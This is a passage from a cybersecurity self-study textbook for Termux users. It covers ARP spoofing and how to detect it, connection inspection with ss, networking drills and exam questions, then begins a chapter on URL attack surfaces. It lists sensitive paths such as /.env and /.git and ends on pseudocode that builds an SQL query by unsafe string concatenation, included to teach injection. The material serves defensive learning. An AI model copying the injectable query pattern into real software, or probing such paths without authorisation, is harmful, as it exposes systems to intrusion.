3.5.2 — What Default Gateway Means for Security

Your default gateway (router) is the exit point for all your internet traffic.

What your router can see:

- All unencrypted traffic (HTTP, unencrypted DNS, etc.)
- DNS queries (which domains you are visiting)
- TLS SNI headers (which HTTPS domains, even if content encrypted)
- Your complete connection metadata (timing, data sizes, destinations)

What this means in a home environment: If you are on someone else's Wi-Fi (cafe, hotel, college), the router admin can see all your non-encrypted traffic. Use VPN on untrusted networks.


What this means on your home network: If a device on your home network is compromised and running ARP spoofing, it can become a fake "router" and intercept your traffic. This is why network segmentation (keeping IoT devices separate) matters.

3.5.3 – ARP – What It Is and Why It Gets Abused

What ARP is:

ARP = Address Resolution Protocol

When your phone wants to send a packet to 192.168.1.1 (your router), it knows the IP but not the MAC (hardware) address. ARP broadcasts: "Who has IP 192.168.1.1? Tell me your MAC address." The router responds: "I have 192.168.1.1. My MAC is AA:BB:CC:DD:EE:FF." Your phone saves this mapping (ARP cache) and sends the packet to that MAC.



Check your ARP cache in Termux:

bash

ip neigh

or (if net-tools installed):

bash

arp -a

You will see entries like:

192.168.1.1 dev wlan0 lladdr aa:bb:cc:dd:ee:ff REACHABLE

This means: "IP 192.168.1.1 belongs to MAC aa:bb:cc:dd:ee:ff, confirmed recently."

Why ARP gets abused – ARP Spoofing / ARP Poisoning:

ARP has a critical design flaw: there is no authentication. Any device can send an ARP response claiming any IP → MAC mapping. The receiving device will update its ARP cache without question.

ARP Spoofing attack:

Normal:

Your Phone → ARP: "Who has 192.168.1.1?"

Router → ARP: "I do. My MAC is AA:BB:CC:DD:EE:FF"

Your Phone → Stores: 192.168.1.1 = AA:BB:CC:DD:EE:FF

After ARP Spoofing:

Attacker → Sends unsolicited ARP: "192.168.1.1 is at MY MAC (11:22:33:44:55:66)"

Your Phone → Updates: 192.168.1.1 = 11:22:33:44:55:66 (attacker's MAC)

Your Phone → Sends all router-bound traffic to attacker

Attacker → Reads/modifies traffic, forwards to real router

Your phone is sending all internet traffic to the attacker. You see no difference.

Detection of ARP spoofing: If you see the same MAC address for multiple different IPs – suspicious. Legitimate devices have one IP per MAC (usually).

bash

ip neigh | awk '{print \$5}' | sort | uniq -d


This shows MAC addresses that appear more than once – potential ARP spoofing.

Protection:

- Use HTTPS (encrypts content even if intercepted)
- Use VPN on untrusted networks
- Enterprise networks use Dynamic ARP Inspection (DAI)

Hindi / Gujarati: ARP = Address Resolution Protocol = IP to MAC રૂઢેર ARP Spoofing = ARP ઝહેર = ખોટો MAC address આપવો Router = રાઉટર = ઈન્ટરનેટ ગેટવે

3.6 – Active Connection Inspection



3.6.1 – ss -tunap in Termux

bash

ss -tunap

Flags breakdown:

- -t = TCP connections
- -u = UDP connections
- -n = show numeric IPs and ports (not resolved names)
- -a = show all states (not just LISTEN)
- -p = show process name and PID

States you will see:

State	Meaning	Security Significance
LISTEN	Service waiting for connections	Attack surface – investigate if unexpected
ESTABLISHED	Active connection in progress	Normal during use – investigate unknown IPs
TIME_WAIT	Connection closed, waiting to ensure all packets arrived	Normal
CLOSE_WAIT	Remote end closed, local end still open	Investigate if many appear
SYN_SENT	Your device initiated connection, waiting for reply	Investigate unknown destinations

Practical security check:

Start a simple server for testing:

bash

python -m http.server 8080 &

In another terminal (long-press in Termux to open new session):

bash

curl http://127.0.0.1:8080 &

Now check connections:

bash

ss -tunap

You should see:

- Port 8080 in LISTEN state (the server)
- An ESTABLISHED connection (curl talking to the server)

Kill everything when done:

bash

kill \$(ps aux | grep "http.server\|curl" | grep -v grep | awk '{print \$2}')


3.6.2 – Reading Connection States

How to read a full ss -tunap line:

```
tcp        ESTABLISHED      0          0          192.168.1.105:54231      142.250.192.46:443
users:(("chrome",pid=1234,fd=45))
```

Part	Meaning
tcp	Protocol is TCP
ESTABLISHED	Active connection
192.168.1.105:54231	Your phone's IP and ephemeral port (randomly assigned)
142.250.192.46:443	Google's IP on port 443 (HTTPS)
chrome, pid=1234	Chrome browser process owns this connection

What "ephemeral port" means: When your phone makes a connection, it needs a source port number. The OS randomly picks a high port (typically 49152-65535) to use. This is the ephemeral port – temporary, assigned per-connection.



Security value of reading connections: If you see an ESTABLISHED connection to an IP you do not recognise, and the process owning it is something unexpected (not Chrome, not your app) – that is suspicious. It could indicate:


- Malware phoning home

- An app sending data you did not consent to
- A compromised process

3.6.3 – What Unexpected Connections Look Like

Signs of suspicious connections:

1. Unknown process name – anything you do not recognise
2. High numbered destination port – e.g., connecting to 35.x.x.x:4444 (port 4444 is commonly used by Metasploit reverse shells)
3. Multiple connections to same unusual IP – possibly a C2 (command and control) server
4. Connections during idle time – your device should have few connections when not in use
5. SYN_SENT to unknown IP – your device is actively trying to connect somewhere



Practical check – what is your phone connecting to right now?

bash

Show only ESTABLISHED connections (active communication)

ss -tunap | grep ESTABLISHED

Show where packets are actually going (requires root – may not work in Termux)

Alternative: check with ss and look at destination IPs

```
ss -tunap | awk '/ESTABLISHED/ {print $5}' | cut -d: -f1 | sort | uniq -c | sort -rn
```

This shows which IPs your phone has the most established connections to. This is a basic manual network audit — no specialised tools required.

3.7 — Daily Networking Drills

Do these every day for 10 days before moving to Chapter 4. Each drill builds a specific mental model that Chapter 4 depends on.

Drill 1 — Daily Network Baseline (Every Day)

Every time you open Termux, before anything else:

```
bash
```

```
ip a | grep "inet "
```

```
ss -tuln
```

Write in your log:

- Your current IP (did it change from yesterday? Why?)
 - How many ports are listening (more than yesterday? Investigate.)
-

Drill 2 — DNS Investigation (Days 1-5)

```
bash
```

```
# Query using your default DNS (router)
```

```
nslookup google.com
```

```
# Query using Google's DNS
```

```
nslookup google.com 8.8.8.8
```

```
# Query using Cloudflare's DNS
```

```
nslookup google.com 1.1.1.1
```

```
# Compare the IPs returned
```

Write:

- Do all three return the same IP? (they should for major domains)
 - What DNS server does your router use by default?
 - What is the TTL of google.com's A record?
-

Drill 3 — Port and Service Exploration (Days 3-7)

bash

Start a test server

```
python -m http.server 8080 --bind 127.0.0.1 &
```

Check it appears in listen

```
ss -tulnp | grep 8080
```

Try connecting to it

```
curl http://127.0.0.1:8080
```

Check the ESTABLISHED connection

```
ss -tunap | grep 8080
```

Kill the server

```
kill $(ps aux | grep "http.server" | grep -v grep | awk '{print $2}')
```

Verify it is gone

```
ss -tulnp | grep 8080
```

Repeat with `--bind 0.0.0.0` instead of `--bind 127.0.0.1` and notice the difference in the ss output.

Drill 4 — Traffic Flow Narration (Days 5-10)

Pick one action each day. Write the complete traffic flow for it. Examples:

- Opening Instagram
- Sending a WhatsApp message

- Loading this guide from your laptop

For each, write:

1. DNS resolution step
2. TCP handshake step
3. Application data transfer
4. Where MITM is theoretically possible
5. What encryption protects against at each step

Drill 5 – ARP Cache Inspection (Days 7-10)

bash

ip neigh

Write:

- How many entries are in your ARP cache?
- What IP is your router's MAC associated with?
- Are there any MAC addresses appearing for multiple IPs?

Do this morning and evening. Note any changes. Changes in ARP cache can indicate:

- New devices joining the network (normal)
 - ARP spoofing in progress (suspicious)
-

3.8 – Chapter Summary Box

	CHAPTER 3 – KEY TAKEAWAYS	
	Three network scopes:	
	Localhost (127.0.0.1) = your device only	
	LAN (192.168.x.x) = devices on same router	
	Internet = public IPs, globally routable	
	IPv6 exists and cannot be ignored:	
	::1 = IPv6 loopback (equivalent to 127.0.0.1)	

fe80::/10 = link-local (automatic, non-routable)	
Firewalls must be configured for both IPv4 AND IPv6	
ping is not enough – it only tests ICMP reachability	
Use curl -I for HTTP/HTTPS service testing	
Use nslookup / dig for DNS investigation	
DNS records:	
A = IPv4 AAAA = IPv6 MX = mail NS = nameserver	
TXT = SPF, DMARC TTL = cache duration	
Open vs Exposed:	
127.0.0.1:PORT = open, NOT exposed to network	
0.0.0.0:PORT = open AND exposed to all interfaces	
ARP has no authentication – basis for ARP spoofing attacks	
ip neigh = check ARP cache	
Duplicate MACs in ARP table = potential spoofing	
Traffic flow: DNS → TCP handshake → TLS → HTTP → response	
Every step is a potential attack point	

3.9 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. What is the difference between localhost, LAN, and internet?
2. What is the private IP range used in most home networks?
3. What is the difference between an A record and an AAAA record in DNS?
4. What does TTL mean in a DNS response?

5. What is the difference between an open port and an exposed port?
 6. What is ARP and what protocol weakness does it have?
 7. What does `ss -tln` show? What does LISTEN state mean?
 8. What is the loopback address for IPv6?
-

Medium Answer (4-5 marks / Interview level):

1. Explain DNS poisoning – how does it work, what is its impact, and what protections exist against it?
 2. Explain the difference between 127.0.0.1:3306 and 0.0.0.0:3306. Why does this distinction matter for database security?
 3. Explain ARP spoofing. How does an attacker position themselves as a man-in-the-middle using ARP? What would you see in the ARP cache?
 4. A server blocks all ping requests. Does this mean the server is offline? Explain how you would properly test connectivity to such a server.
-

Long Answer (7 marks / Exam or senior interview):

1. Trace the complete journey of a packet when a user opens `https://mybank.com` on a mobile device. Include DNS resolution, TCP handshake, TLS handshake, and HTTP exchange. At each step, name one possible attack and one protection.
 2. Explain the OSI model layers with reference to networking security. For each of the following attacks, identify which OSI layer is targeted: ARP spoofing, DNS poisoning, SYN flood, SQL injection, Wi-Fi jamming.
 3. Compare IPv4 and IPv6 from a security perspective. Why can a firewall configured only for IPv4 be bypassed? Give a practical example.
-

3.10 – Memory Tricks

Private IP ranges – remember with sizes:

10.x.x.x = BIG company (10 = ten = big number = big network)

172.16-31.x.x = MEDIUM company (172 = awkward number = middle-sized)

192.168.x.x = HOME network (192.168 = most common, everyone knows it)

DNS record types – remember with jobs:

A record = Address book (gives IPv4 address)

AAAA record = Address book v6 (gives IPv6 address — 4x bigger so 4 A's)

MX record = Mail eXchange (find the mail server)

NS record = Name Server (who manages this domain's DNS)

TXT record = Text notes (SPF, DMARC, verification codes)

Open vs Exposed — remember with a house analogy:

Open = a door exists inside the house (someone is home)

Exposed = that door is visible from the street (strangers can reach it)

127.0.0.1 = door inside a room with no windows to outside

0.0.0.0 = door facing the main street, anyone can knock

ARP spoofing in one sentence:

"ARP trusts without asking for ID.

Attacker sends fake ID first.

Victim believes it. Traffic goes to attacker."

TCP three-way handshake — SYN SYN-ACK ACK:

Remember: "See SYN Acknowledge" or

"She Said Absolutely" — S=SYN, S=SYN-ACK, A=ACK

FINAL TRUTH — CHAPTER 3

Networking is **not** about memorising protocols. It is about understanding how data moves, where trust is assumed, and where that trust can be broken.

Every attack at every level — from simple password guessing to nation-state BGP hijacking — exploits a trust assumption that exists somewhere in the network stack.

The professional who understands where trust exists, where it is blind, and where it can be verified — that professional is genuinely useful. The one who knows only command syntax is replaceable by a script.

You are building the understanding. Keep building.

Karan Vaya

Chapter 4 — Web Security Logic Without Labs

URLs, HTTP, Sessions, Injections, IDOR, CSRF, SSRF

Verified for Pixel OS + Termux | No Burp Suite Required Yet

Web hacking does not start with payloads. It starts with reading a URL like a diagram, understanding why a developer trusted user input, and asking what happens when that trust is wrong. Tools come after this thinking. Not before.

BEFORE YOU BEGIN — Web Observation Setup


These tools must be installed and working before this chapter. Run these in Termux now:

bash

pkg install curl

pkg install python

pkg install wget



Verify curl works:

bash

curl -I https://example.com

Expected: HTTP headers returned. If you see them — you are ready.

Create your web observation log:

bash

```
mkdir -p ~/practice/guide2/chapter4
```

```
touch ~/practice/guide2/chapter4/web_observations.txt
```

```
echo "Chapter 4 – Web Security Observations" >  
~/practice/guide2/chapter4/web_observations.txt
```

Every time you observe something interesting in this chapter, append it to this file:

bash

```
echo "Observation: [what you found]" >> ~/practice/guide2/chapter4/web_observations.txt
```

4.1 – Reading URLs Like a Hacker

A URL is not just a web address. It is a complete map of how the server processes your request. Every part of a URL is a potential attack surface. A hacker reads a URL the way a doctor reads an X-ray – not just seeing what is there, but understanding what each part means and what could go wrong.


4.1.1 – URL Structure as Attack Surface

Complete URL anatomy:

```
https://shop.example.com:443/products/view?id=105&category=phones#reviews
```

<i>protocol</i>	<i>subdomain</i>	<i>port</i>	<i>path</i>	<i>parameters</i>	<i>fragment</i>

CYBERSECURITY TEXTBOOK: UNDERSTANDING URL STRUCTURE



Breaking each part down:

Protocol – https://

Tells the browser which communication protocol to use.

- http:// – unencrypted, all traffic readable by anyone on the network
- https:// – encrypted with TLS, content protected in transit
- ftp:// – file transfer, often unencrypted
- javascript:// – runs JavaScript code (used in XSS attacks)
- data:// – embeds data directly in URL (used in phishing attacks)

Security observation: Always verify https:// is present before submitting sensitive data. But remember – HTTPS only protects transport. It does NOT protect against server-side vulnerabilities like SQLi or broken authentication.

Subdomain – shop.example.com

Subdomains are separate entry points to an organisation's infrastructure. Each subdomain may run different software, different servers, and have different security configurations.

Common subdomains attackers target:

admin.example.com – *administrative panels*

api.example.com – *API endpoints (often less protected)*

dev.example.com — development servers (often less secured)
staging.example.com — staging environments (real data, weak security)
test.example.com — test environments (often forgotten, vulnerable)
old.example.com — legacy systems (outdated, unpatched)
mail.example.com — email infrastructure
vpn.example.com — VPN entry point

Why this matters: The main domain example.com may be perfectly secured. But dev.example.com forgotten by the developer might have debug mode enabled, default credentials, and direct database access.

Port — :443

Port is usually hidden in URLs because browsers use defaults:

- HTTP → port 80 (default, hidden)
- HTTPS → port 443 (default, hidden)

When you see a non-standard port in a URL:

http://example.com:8080/admin

This means the service is running on a non-standard port. Developers often put admin panels, APIs, or development servers on non-standard ports thinking "nobody will find this". This is security through obscurity — it is not security.

Path — /products/view

The path tells the server which resource to access. Each segment in the path is meaningful:

- /products/ — a category or section
- /view — an action or endpoint

Security observations on paths:

bash

Common sensitive paths to be aware of (do NOT probe without permission)

/admin

/administrator

/wp-admin (*WordPress admin*)

/phpmyadmin (*database management*)

/.git (*source code repository*)

/.env (*environment variables — often contains passwords*)

/backup (*backup files*)

/config (*configuration files*)

/api/v1/users (*API user enumeration*)

These paths, if left accessible, expose critical functionality or data. Understanding that they exist is fundamental to both attack and defence.

Parameters — ?id=105&category=phones

Parameters are where most web vulnerabilities live. Every parameter is a place where user input enters the server. Every parameter is a trust assumption by the developer.

The ? starts the query string. The & separates multiple parameters. Each parameter has a name and a value: name=value

In the example ?id=105&category=phones:

- The server retrieves product with ID 105 from the database
- The server filters by category "phones"

Attack questions for every parameter:

- 1. What does this parameter control on the server?***
 - 2. What happens if I change the value?***
 - 3. Is it validated before use?***
 - 4. Does it query a database? (SQLi risk)***
 - 5. Does it get displayed back on the page? (XSS risk)***
 - 6. Is it an ID referencing a database record? (IDOR risk)***
 - 7. Does it specify a file path? (Path traversal risk)***
 - 8. Does it specify a URL or domain? (SSRF / open redirect risk)***
-

Fragment — #reviews

The fragment (after #) is processed entirely by the browser. It is NOT sent to the server.

This means server-side logs will not show the fragment. Attackers use this for client-side attacks – the server never sees what comes after #, so server-side security controls do not apply.

DOM-based XSS often uses fragments because:

- The fragment is processed by JavaScript in the browser
- The server never receives it
- Server-side input validation cannot stop it

4.1.2 – Parameters – Where Logic Breaks

Parameters are the most important part of any URL for security purposes. This section explains exactly why.

How parameters work on the server side (conceptual):

When a user visits `https://shop.example.com/products/view?id=105`, the server runs code something like this (pseudocode):


```
product_id = get_parameter("id")    // Gets "105" from URL
```

```
product = database.query("SELECT * FROM products WHERE id = " + product_id)
```

```
display(product)
```

The trust problem:

